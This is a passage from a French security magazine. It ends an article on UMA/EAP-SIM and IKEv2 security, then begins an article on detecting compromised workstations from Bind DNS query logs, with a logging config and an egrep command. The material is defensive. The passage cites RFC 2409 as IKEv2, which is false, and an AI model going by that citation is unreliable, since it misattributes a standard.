Il est ainsi souvent recommandé d'ajouter un niveau de protection supplémentaire. Par exemple, le standard IEEE 802.16e propose de coupler EAP avec RSA (définissant une infrastructure à clé publique), ou d'effectuer 2 fois le mécanisme d'authentification EAP.

Comme évoqué dans la section sur l'authentification, un attaquant peut accéder à des triplets et de là avoir les éléments nécessaires pour écouter des flux de données utilisateur.

Les mécanismes de *replay protection* reposent essentiellement sur ceux mis en place par le GSM, et sont souvent remis en cause.

Des mécanismes de sécurité supplémentaires sont généralement implémentés afin de protéger les messages échangés au niveau EAP, en l'occurrence IKEv2 (cf. encadré sur IKEv2).

Performance

On peut toutefois observer que le concept générique de base d'EAP joue en sa défaveur en matière de performance. En effet, EAP-SIM met en œuvre quelques échanges de messages supplémentaires, en comparaison à un schéma d'authentification GSM où un seul aller/retour est nécessaire. Ceci est dû *en partie* à l'utilisation du protocole EAP seul.

⇨ EAP-SIM réutilise le mécanisme d'authentification spécifié pour le GSM, et ajoute des améliorations permettant de pallier les inconvénients majeurs du GSM : authentification réseau, longueur de clé étendue de 64 à 128 bits dérivée de plusieurs triplets GSM.

Toutefois EAP-SIM réutilise les triplets GSM, et ne fournit pas de solution fiable contre le *replay protection*, et notamment la possibilité pour un attaquant de se faire passer pour le réseau vis-à-vis de la carte SIM. Des mécanismes de protection supplémentaires couplés avec l'utilisation d'EAP-SIM permettraient de limiter les risques majeurs répertoriés.

Les paquets IP échangés au cours d'une communication basée sur le protocole UMA sont chiffrés en utilisant une authentification IKEv2 et un algorithme de chiffrement IPSec où quatre profils différents sont supportés.

encadré 1

Internet Key Exchange IKEv2

IKE (*Internet Key Exchange*) est le mécanisme de gestion de clé utilisé par IPsec. IKE permet également l'échange de paramètres entre les 2 entités souhaitant communiquer, aboutissant ainsi à l'établissement d'une association de sécurité spécifiant le mode d'échange et de protection des données.

Une association de sécurité est une combinaison de différentes informations (clé négociée, protocole d'échange sécurisé, paramètres de sécurité) définissant précisément le mode d'échange d'informations -sécurisé- entre deux entités. Chaque association de sécurité est identifiée de manière unique, de manière à ce qu'une entité puisse en établir plusieurs simultanément avec plusieurs entités.

Fonctionnalités offertes par IKE de manière générale :

⇨ gère la négociation des paramètres utilisés pour IPsec pour les associations de sécurité notamment ;

⇨ gère les clés utilisées pour sécuriser les échanges et les informations, pour l'authentification mutuelle des différentes entités, en se basant soit sur des secrets partagés (sensibles à l'attaque du dictionnaire) ou des clés publiques comme RSA.

IKE fonctionne en deux étapes :

⇨ Phase 1 : les deux entités souhaitant communiquer établissent un canal d'échange sécurisé. Sont négociés les algorithmes de chiffrement et intégrité, ainsi que le mode d'authentification qui seront utilisés. Une 1ère clé est générée selon 3 modes possibles (secret partagé, chiffrement asymétrique ou signature basé sur Diffie-Hellman).

suite encadré 1

Cette phase permet ainsi d'authentifier les identités des deux entités, d'établir un secret partagé, et l'association de sécurité (bidirectionnelle). Ce tunnel permet de protéger les échanges de la phase 2.

⇨ Phase 2 : les deux entités vont établir effectivement les associations de sécurité pour établir le tunnel IPsec. Les échanges sont authentifiés et protégés en confidentialité et intégrité grâce au tunnel sécurisé établi lors de la phase 1.

Il est à noter qu'il existe différents modes pour IKE, permettant de limiter les échanges grâce à des paramètres de sécurité pré-négociés.

Il existe actuellement deux versions pour IKE : IKEv1 et IKEv2. IKEv2 a été conçu avec pour objectif initial de clarifier IKEv1 tout en prenant en compte les remarques formulées à son encontre, afin de simplifier son implémentation et d'apporter plus de flexibilité.

Tout comme IKEv1, IKEv2 assure l'authentification mutuelle des deux entités souhaitant communiquer, l'établissement d'associations de sécurité et de clés partagées.

La complexité et le manque d'efficacité d'IKEv1 ont souvent été évoqués, notamment dus aux différents modes possibles et aux multiples messages échangés lors des différentes phases. IKEv2 est ainsi une version simplifiée d'IKEv1, ciblant plus une utilisation sur des VPN avec une implémentation plus facile en 4 paquets pour les 2 phases décrites précédemment, contre 8 modes différents pour IKEv1. Cette simplification a été tellement drastique que IKEv2 n'est pas compatible avec IKEv1.

IKEv1 spécifie des mécanismes de protection en intégrité et confidentialité des messages assez complexes et marginaux. Ainsi, toujours dans un souci de simplification, IKEv2 utilise les mêmes mécanismes de protection cryptographiques que ceux utilisés par IPsec – mode ESP bénéficiant ainsi des facilités de certification et d'implémentation. La négociation des SA IPsec a également été simplifiée, et permet une certaine flexibilité quant aux algorithmes utilisés pour la protection en confidentialité et intégrité.

Des mécanismes de fiabilité (codes erreur, acquittements par exemple) ont, par ailleurs, été introduits, qui faisaient défaut pour IKEv1 où des situations de blocage *dead state* étaient tout à fait envisageables.

IKEv2 bénéficie également de mécanismes contre les attaques de type DoS, de manière à permettre à la « victime » de vérifier différents paramètres de requêtes qui lui sont adressées. Dans le cadre d'UMA, IKEv2 est le mécanisme de gestion de clés obligatoire, utilisé lors de l'établissement de la connexion IPsec.

Enfin, IKEv2, contrairement à IKEv1, peut permettre l'utilisation de méthodes EAP pour l'authentification. Dans le cadre d'UMA, cette fonctionnalité est obligatoire. En creusant la RFC de IKEv2, le support d'EAP est en effet une fonctionnalité spécifiée, mais non obligatoire (seul le support des certificats et de clefs partagés a été rendu obligatoire).

Pour plus d'informations sur IKEv2, **[RFC 2409]** et **http://www3.ietf.org/proceedings/01dec/slides/ipsec-10.pdf**.

encadré 2

3GPP

Le 3GPP (*3rd Generation Partnership Project*) est un accord de collaboration établi en décembre 1998, entre différents standards de télécommunications, connus comme *Organizational partners*. Ces partenaires du Organizational partners sont principalement ARIB, CCSA, ETSI, ATIS, TTA et TTC.

Initialement, l'objectif du 3GPP était de produire des spécifications techniques, et rapports techniques pour le système de réseau mobile de 3ème génération, se basant sur les cœurs de réseau GSM évolués et les technologies de réseau d'accès supportées comme *Universal Terrestrial Radio Access* (UTRA). Le 3GPP s'intéresse également aux évolutions des spécifications techniques et des rapports du GSM (*Global System for Mobile communication*) en tenant compte des technologies de réseau d'accès évoluées telles que le GPRS (*General Packet Radio Service*).

Pour plus d'informations : **http://www.3gpp.org/About/about.htm**.

Les versions des spécifications 3GPP sont mises à jour régulièrement, de manière à répondre aux exigences du marché et fournir une base stable d'implémentation aux développeurs.

⇨ 2G/GSM ;
- ↳ 1992 Phase1 ;
- ↳ 1995 Phase 2 ;

⇨ 2.5G/GPRS ;
- ↳ 1996 Release 96 ;
- ↳ 1997 Release 97 ;
- ↳ 1998 Release 98 ;

⇨ 3G/UMTS ;
- ↳ 2000 Release 99 ;
- ↳ 2001 Release 4 ;
- ↳ 2002 Release 5 ;
- ↳ 2004 Release 6 ;
- ↳ 2007 Release 7 ;

⇨ LTE (specifications ongoing) ;

⇨ TBD Release 8.


Pour plus d'informations concernant les versions des spécifications 3GPP : **http://www.3gpp.org/specs/releases.htm**.

Le 3GPP est organisé selon la hiérarchie de groupes suivante :

⇨ *TSG Service and System Aspects* (TSG SA) traite de l'architecture globale et des différentes fonctionnalités de services des systèmes basés sur les spécifications du 3GPP. Les différents sous-groupes doivent assurer la cohérence et la maintenance des spécifications pour les aspects architecture, la définition des supports, etc., y compris les aspects facturation, sécurité et administration de réseau.

⇨ *TSG Core Network* (TSG CN) s'occupe des spécifications du cœur de réseau des systèmes 3GPP, notamment l'évolution du cœur de réseau GSM. Cela concerne entre autres : l'équipement utilisateur, le réseau cœur, les protocoles radio de niveau 3, l'interconnexion avec des réseaux tiers, etc.

suite encadré 2




8 *Organisation fonctionnelle du 3GPP*

⇨ *TSG Radio Access Networks* (TSG RAN) se concentre sur la définition des fonctions, contraintes et interfaces du réseau UTRA et plus précisément les aspects performance radio, couches physiques, 2 et 3 en UTRAN, spécification des interfaces Iu, Iub et Iur.

⇨ *TSG GSM EDGE Radio Access Networks* (TSG GERAN) spécifie les aspects accès radio de GSM/EDGE, notamment les couches RF/1/2/3. Les tests de conformité concernant les stations de base GERAN et les terminaux, ainsi que les spécifications GERAN O&M sont également spécifiés.

⇨ *TSG Core Networks and Terminals* (TSG T) se concentre sur la spécification des interfaces (physique et logique) au niveau du terminal, les capacités du terminal (environnements d'exécution par exemple) et la partie réseau cœur des systèmes 3GPP.

encadré 3



9 *Architecture fonctionnelle – GAN (extrait de TS 3GPP 43.318 v2.0.0 section 4)*

suite encadré 3

GAN (*Generic Access Network*) est défini par le 3GPP. Initialement connu sous le nom d'UMA, le standard fut adopté par le 3GPP en 2005 sous la référence GAN.

Ce standard définit une architecture de réseau sans fil permettant de définir un *handover transparent*, c'est-à-dire sans interruption de communication voix/données en cours, entre un réseau local LAN de type 802.11, et un réseau étendu comme UMTS.

Cette technologie illustre concrètement le concept de convergence avec un seul terminal pour toutes les communications voix. Toutefois, une telle fonctionnalité impose de nouvelles contraintes au niveau des terminaux, notamment bi-mode (Wifi et radio).

Pour plus d'informations sur ce sujet, cf. **[TS 3GPP 43.318]**.

Bilan sécurité

UMA a été pensé afin d'offrir un niveau de sécurité élevé, et ne doit pas impacter le niveau de sécurité existant sur le réseau de l'opérateur. Cependant, de par ses spécifications et usages, cela n'est évidement pas possible : l'ajout d'un nouvel accès au réseau de l'opérateur ne peut pas être totalement transparent, et aura forcement des conséquences sur la sécurité globale...

Les points suivants peuvent être cités...

⇨ La passerelle UNC est accessible depuis internet et constitue donc une porte d'entrée vers le réseau cœur de l'opérateur. Il est ainsi important de mettre en place les mécanismes nécessaires au niveau de cette passerelle, afin de n'autoriser que les messages « utiles ».

⇨ Les passerelles d'accès au réseau cœur constituent ainsi des points stratégiques de l'architecture UMA. Des moyens adaptés, avec des règles de filtrage personnalisées selon les besoins, doivent être mis en place pour protéger les points d'entrée du réseau cœur, afin d'éviter des attaques de type DoS.

⇨ Le flux de requêtes de l'UNC vers le HLR doit être contrôlé. En effet, le HLR est un élément critique sur le réseau de l'opérateur, car il est en charge de l'authentification de tous les abonnés. Une indisponibilité de ce serveur serait évidemment critique...

D'autres éléments moins « techniques » doivent aussi être pris en compte. En effet, si on s'intéresse au modèle de sécurité du GSM, plusieurs points font que cette solution marche relativement bien, en ne souffrant que de peu de problèmes de sécurité. Il est clair que les opérateurs et équipementiers ont la main mise sur la partie « GSM » et le protocole. À ce jour, il est encore très difficile de disposer d'un client GSM « *soft* ». Cela pourrait changer rapidement, avec l'arrivée déjà annoncée de « *softphone* » (client logiciel) UMA, permettant ainsi, depuis un PC « classique » et d'un lecteur de carte à puce, d'utiliser une SIM GSM pour téléphoner avec son ordinateur. Il devient ainsi potentiellement possible, depuis ce PC, d'accéder assez profondément au cœur de réseau de l'opérateur. Celui-ci est certes bien sécurisé, mais, en offrant une ouverture plus importante, le niveau de risque va alors forcément croître...

Lien

Spécification d'UMA : **http://www.umatechnology.org/**

Glossaire

3GPP	3rd Generation Partnership Project
AAA	Authentication, Accounting, Authorization
AKA	Authentication Key Agreement
BSC	Base Station Controller
BTS	Base Transceiver Station
EAP	Extensible Authentication Protocol
FTTH	Fiber to the Home
GAN	Generic Access Network
GERAN	GSM/EDGE Radio Access Network
GSM	Global System for Mobile Communications
HLR	Home Location Register
IMSI	International Mobile Subscriber Identity
IPsec	IP security
IKE	Internet Key Exchange
MS	Mobile Station
NAI	Network Access Identifier
PEAP	Protected Extensible Authentication Protocol
SIM	Subscriber Identity Module
ULTRAN/UTRAN	UMTS Terrestrian Radio Access Network
UMA	Unlicensed Mobile Access
UNC	UMA Network Controller
USIM	Universal Subscriber Identity Module

Références

[RFC 3748] Extensible Authentication Protocol

[RFC 4186] EAP-SIM

[RFC 2409] IKEv2

[PEAP] PALEKAR, SIMON (A.), ZORN (D.), SALOWEY (G.), ZHOU (J.), JOSEFSSON (H. et S.), « *Protected EAP Protocol (PEAP) Version 2* », Work in Progress, octobre 2004.

Mon serveur DNS, mon IDS oublié

Le Système d'Information (SI) des entreprises est un capital de ressources à protéger des attaques et, si une attaque réussit, la compromission et les évasions de données doivent être détectées le plus tôt possible. Pour détecter des postes compromis sur le réseau de l'entreprise, des solutions complexes et onéreuses sont souvent proposées aux Directeurs Informatiques (DSI), mais le plus souvent, peu de solutions de détection anti-intrusions sont effectivement en place. Or, la bonne compréhension à la fois de son architecture et du comportement des codes malicieux présents sur les postes compromis permet de proposer une première réponse élégante, peu coûteuse et efficiente à cette problématique.

mots clés : *détection d'intrusion / analyse de trafic*


1. Introduction

1.1 Compromission de postes : une détection, quelle détection ?

Afin de sécuriser son SI, une entreprise doit déployer un filtrage applicatif à base de *proxies* et de serveurs dédiés au niveau des interconnexions (exemples : filtrage HTTP/SMTP, relais DNS) afin de pouvoir fixer des règles de sécurité consistantes.

Cependant, une fois cette architecture déployée, la majorité des entreprises ne semble pas se préoccuper des tentatives d'accès direct à l'extérieur depuis un poste compromis du réseau. Elles se reposent généralement sur les différentes alertes que peuvent remonter les antivirus des postes et des serveurs.

Or, si les protections amont de filtrage des flux HTTP/SMTP sont utiles, la détection des postes compromis est nécessaire tant sur le plan de l'intégrité des données de son SI, que sur le plan de la responsabilité de l'entreprise qui pourrait ainsi fournir une base à des réseaux de postes zombies. De même, la volonté de minimiser les risques de propagation de la compromission à un périmètre plus important doit faire partie des objectifs du DSI.



1 *Architecture proxies et serveurs relais*

1.2 Avoir un IDS sans le savoir

La solution ? L'analyse des serveurs d'infrastructure est un moyen simple de connaître les compromissions potentielles dans son LAN. Les logs du serveur DNS et, dans une moindre mesure, ceux du pare-feu, sont des sources de données disponibles pour effectuer cette veille anti-intrusion.

Concentrons-nous sur le DNS : comment diable un serveur DNS peut-il nous révéler les intrusions déjà effectuées sur notre réseau ? Pour le comprendre, il nous faut :

⇨ analyser le comportement des différents types de codes malicieux présents sur les postes compromis ;

⇨ en déduire les types de requêtes DNS pouvant être émis par ces codes ;

⇨ en fonction de ces profils, analyser les logs du serveur DNS et isoler les postes susceptibles d'être compromis.

2. Architecture à base de proxies et de relais : un pré-requis nécessaire

Mais, attention, dans les logs d'un serveur DNS, rien ne distingue une requête DNS émise par un poste de celle émise par un serveur. Le seul moyen de détecter une requête anormale émise par un poste est de pouvoir définir le comportement normal d'un poste en termes de requêtes DNS par rapport aux requêtes DNS que peuvent émettre des serveurs de type proxies ou relais.

2.1 Flux vers l'Internet : « authentication required » !

Les flux émis vers l'Internet depuis un poste de travail sont nombreux :

⇨ de manière consciente par l'utilisateur : envoi d'email, navigation sur le web ou téléchargement de fichiers, etc. ;

⇨ mais aussi de manière invisible pour l'utilisateur : mise à jour du système d'exploitation, rapatriement de mises à jour antivirales, etc. .


Et je ne parle que des flux légitimes !

Christophe Brocas
christophe.brocas@free.fr

Et pour être reconnu comme légitime, l'ensemble de ces flux doit être soumis à autorisation. Pour cela, il faut que ces flux soient reroutés de manière systématique vers des équipements de filtrage nécessitant une authentification, à savoir les proxies ou serveurs relais. Authentification que devra renseigner l'utilisateur pour chaque type de flux.

2.2 Proxies et relais, uniques émetteurs de requêtes DNS vers Internet

Les machines proxies ou relais se doivent, pour être utilisées, d'exiger de l'utilisateur une authentification. Cela se traduit par des demandes d'identification HTTP par le proxy HTTP ou l'utilisation de SMTP AUTH pour l'envoi de mail via le serveur SMTP de votre entreprise. Les flux émis par les postes vers l'Internet sont alors autorisés sur la base d'une authentification, donc moins sujets à être vecteur d'attaques.



2 *Étapes d'une requête HTTP*

Quel est le gain de cette architecture en termes de détection d'intrusion ? Tout le trafic émis par les postes à destination de l'Internet est dans un premier temps redirigé vers les proxies et relais qui vont être alors les seuls à émettre des requêtes DNS de résolution de noms de domaines internet.

En effet, afin de pouvoir par exemple router les requêtes HTTP émises par un poste client vers **google.fr** (point 1 sur la figure 2), le proxy de l'entreprise demande une résolution DNS de type A sur le domaine **google.fr** (point 2) pour le compte de ce poste. La requête peut ensuite être émise vers le serveur HTTP cible (point 3).

Comme vous pouvez le voir, grâce à cette architecture centralisée et maîtrisée, les logs de votre serveur DNS deviennent de manière mécanique des sources fiables de données de détection d'intrusion : toute demande de résolution DNS d'un domaine internet émise par un poste lambda peut être considérée comme une alerte d'une compromission potentielle.

3. Configuration du serveur DNS Bind

3.1 Configuration par défaut : état des lieux

Les configurations figurant dans cet article décrivent la configuration d'un serveur DNS Bind et ont été testées avec un serveur Bind en version stable 9.3.2 sous Ubuntu 6.06.

La configuration par défaut d'un serveur DNS Bind ne collecte pas dans ses fichiers de logs les requêtes émises par les clients DNS. En effet, ces requêtes peuvent générer beaucoup d'écritures dans ces fichiers dont la taille peut donc augmenter rapidement. Nous allons donc utiliser la gestion automatique des fichiers de logs fournie par Bind, gestion améliorée depuis la version 9.3 par la présence d'une option fixant une taille maximale de fichiers de logs. Une présentation d'une architecture DNS sécurisée abordant les options de *logging* de Bind a été faite dans un article précédent de MISC [SECDNS].

3.2 Collecte des requêtes clientes dans les logs de Bind

Voici un exemple de définition d'un canal permettant de collecter les requêtes émises par les clients :

```
# Déclenchement du log des requêtes au démarrage de Bind
querylog;

# paragraphe définissant le logging
logging {
   // Paramétrage du canal permettant de logger les requêtes
   channel queries_log {
      // Envoi des requêtes vers le fichier queries.log avec roulement
         de 10 archives de 20Mo
            file "queries.log" versions 10 size 20m;
      // Affiche la date du message dans les logs
            print-time yes;
      // Affiche le nom de la catégorie du message
            print-category yes;
   };

   // Envoi des requêtes dans notre canal queries_log
      category queries { queries_log; };
};
```

Ce paragraphe est à ajouter à la configuration du serveur DNS cache interne de l'entreprise, serveur dont le rôle est décrit dans [SECDNS].

Son fichier de configuration est disponible sur le site de MISC **[MISC23]** sous le nom `named-cache-interne.conf`.

Vous trouverez enfin la documentation exhaustive des options de log de Bind en ligne sur le site du logiciel **[DOCBIND-LOG]**.

4. Que chercher dans les logs ?

4.1 Topologie du comportement réseau des codes malicieux

Un poste de travail compromis par un code malicieux a pour vocation de devenir une source d'informations émises à destination de serveurs externes ou une source d'attaques pouvant être pilotées ou non depuis Internet. Dans les deux cas, une tentative de communication vers des serveurs externes sera initiée. Ces serveurs peuvent être des cibles d'attaques (*spams*, dénis de services distribués), des serveurs de contrôle fournissant des instructions aux codes malicieux distribués ou bien des serveurs de collecte d'informations usurpées à l'utilisateur du poste.

4.2 Requêtes DNS émises par des codes malicieux

Il existe deux grands types de requêtes :

⇨ Les requêtes de type MX, émises par les moteurs d'envoi de spams et de virus qui sont lancés sur les postes une fois compromis. Ces requêtes servent à ces codes malicieux pour se propager via email. Ce type de requête fournit le nom et l'adresse IP du(des) serveur(s) SMTP recevant les courriers adressés au domaine passé en paramètre.

⇨ Les requêtes de type A, représentant la majeure partie des requêtes restantes. Ces requêtes peuvent alors correspondre à des demandes de résolution de noms de futures cibles, de serveurs de téléchargement de nouveaux codes malicieux (ou de mises à jour) ou encore de sites fournissant des ordres aux codes malicieux (serveurs IRC par exemple).

Pour les requêtes MX, on peut trouver leur trace pas plus loin que dans sa messagerie. Exemple d'en-tête de message indésirable dans la BAL de votre serviteur :

```
[...]
Received: from 200.253.154.11 (HELO data-app.com) (200.253.154.11)
  by mrelay5-1.free.fr with SMTP; 14 Dec 2006 19:44:31 -0000
Message-ID:
Reply-To: "Kalpana Lo"
From: "Kalpana Lo"
To: "Charles Chickering"
Subject: Re:
[...]
```

On y voit un mail émis directement depuis un poste sur l'Internet vers le serveur MX de l'hébergeur de ma BAL. Cette émission a donc fait l'objet d'une demande de résolution MX pour le domaine **free.fr** sur le serveur DNS du poste internet.

note

Vous retrouverez, par exemple dans la description du vers `WORM_NETSKY.D` **[NETSKY.D]**, ces requêtes MX ainsi que l'intérêt d'avoir une architecture bloquant les requêtes vers des serveurs DNS externes ;-)

5. Exploitation des logs DNS

5.1 Extraction des données

La première action sera de créer un fichier nommé par exemple `exclude.txt` où vous consignerez les adresses des serveurs que vous autorisez à demander des résolutions DNS sur des domaines internet. Le séparateur est le *pipe*.

Si vous avez un serveur proxy HTTP et un serveur SMTP avec les adresses IP `192.168.0.10` et `192.168.0.11`, le fichier `exclude.txt` ressemble à :

```
192.168.0.10|192.168.0.11
```

Lançons ensuite les commandes egrep suivantes afin d'analyser le fichier `queries.log` :

```
#egrep -v -i -f path/to/exclude.txt /var/log/queries.log | egrep -v -i
mondomaine.fr
```

La ligne de commandes précédente permet :

⇨ d'isoler l'ensemble des requêtes émises par les postes de travail (premier grep) par le biais de l'exclusion (option `-v`) des lignes contenant les adresses IP des serveurs consignées dans le fichier `exclude.txt` ;

⇨ d'effectuer une requête sur un domaine différent du domaine de l'entreprise ici nommé `mondomaine.fr` (second grep).

Les lignes produites par cette commande fournissent une liste d'adresses IP ayant un comportement DNS anormal selon les critères décrits dans le chapitre 4 :

```
[...]
22-Jan-2007 22:55:24.978 queries: client 192.168.0.190#32788: query: google.
fr IN A +
22-Jan-2007 22:55:49.228 queries: client 192.168.0.190#32788: query: hotmail.
com IN MX +
[...]
```

On voit dans l'exemple ci-dessus un poste interne d'adresse IP 192.168.0.190 demander au DNS l'adresse IP de **google.fr** ainsi que celle du serveur SMTP gérant le domaine **hotmail.com**. Or, ces deux requêtes ne devraient jamais être émises par un poste du LAN, car elles portent sur un domaine différent de celui de l'entreprise.

En effet, ces deux requêtes DNS devraient avoir été émises respectivement par le proxy HTTP et par le relais de messagerie

de l'entreprise, ces deux machines ayant auparavant demandé son authentification HTTP ou l'utilisateur de messagerie à l'utilisateur du poste.

note

On peut bien entendu spécialiser cette ligne de commandes pour obtenir soit les requêtes de type MX, soit les requêtes de type A.

5.2 Faux positifs ? Explications et actions correctrices

Nous avons décrit, dans le chapitre 2, un pré-requis ambitieux qui était que toutes les communications ou tentatives de communication vers Internet émises par les postes de travail passaient par un proxy ou une machine relais. Or, la première analyse que vous allez mener sur les données extraites des logs de votre serveur DNS risque fort de vous mettre sur la trace de postes lançant des Windows Update plutôt que sur celle de postes zombies (du moins, je l'espère pour votre LAN ;-)).

Vos premières actions vont donc être de travailler sur ces mécanismes légitimes s'exécutant sur vos postes et émettant des requêtes vers l'Internet :

⇨ Forcer le passage par proxy des actions qui le peuvent.

⇨ Désactiver les mécanismes non nécessaires ou non conformes.

⇨ Noter les mécanismes exécutant des connexions externes directes afin de les exclure des remontées des logs DNS. Notez bien que ce type de connexions devrait être rarissime, car étant anormal en termes de politique de sécurité.

5.3 Gestion des alarmes

La liste des adresses IP ainsi remontées par la scrutation du fichier `queries.log` permet aux administrateurs des postes et au responsable sécurité de déclencher les actions appropriées.

Parmi elles, on peut lister les quelques actions suivantes :

⇨ mise hors réseau du poste incriminé ;

⇨ recherche du code malicieux ;

⇨ recherche de l'explication de la compromission : manque de suivi des mises à jour antivirales, mise en ligne du poste directement sur le net (ex : à domicile), contournement de la politique de sécurité etc. ;

⇨ remasterisation du poste avec restauration des données sauvegardées à une date antérieure à la compromission si la date est identifiée.

6. Limites et pistes d'améliorations

6.1 Limites

Le processus de recherche de postes compromis que nous venons de décrire possède des limites liées au fait que nous travaillons sur le serveur DNS.

Les limites majeures viennent du fait que l'on suppose que le code malicieux n'utilisera pas de données d'authentification dérobées à l'utilisateur du poste. Ainsi, l'émission de mails en SMTP authentifié à travers le relais SMTP de l'entreprise ne sera pas remontée par l'analyse des journaux, de même que l'utilisation du proxy HTTP de l'entreprise pour attaquer un site extérieur ou récupérer des ordres d'un serveur de synchronisation.

La remarque que l'on peut faire est que la majorité des codes malicieux sont conçus pour travailler sur des architectures ouvertes (DNS/SMTP/HTTP ouverts vers l'extérieur).

6.2 Pistes d'amélioration

Elles sont de deux ordres : exploitabilité de la solution et consolidation des données DNS avec les tentatives d'accès direct à l'extérieur par adresses IP.

Améliorer l'exploitabilité de cette solution consisterait à travailler sur l'enchaînement des opérations de recherche dans les fichiers de logs, la rotation, la compression et la suppression de ces fichiers.

Pour ce qui est de la consolidation, il faudrait déclencher de telles recherches sur les rejets par le *firewall* des requêtes en provenance de postes en plan d'adressage interne (ex : 192.168.0.0/16) à destination d'adresses externes (vers l'Internet donc).

Conclusion

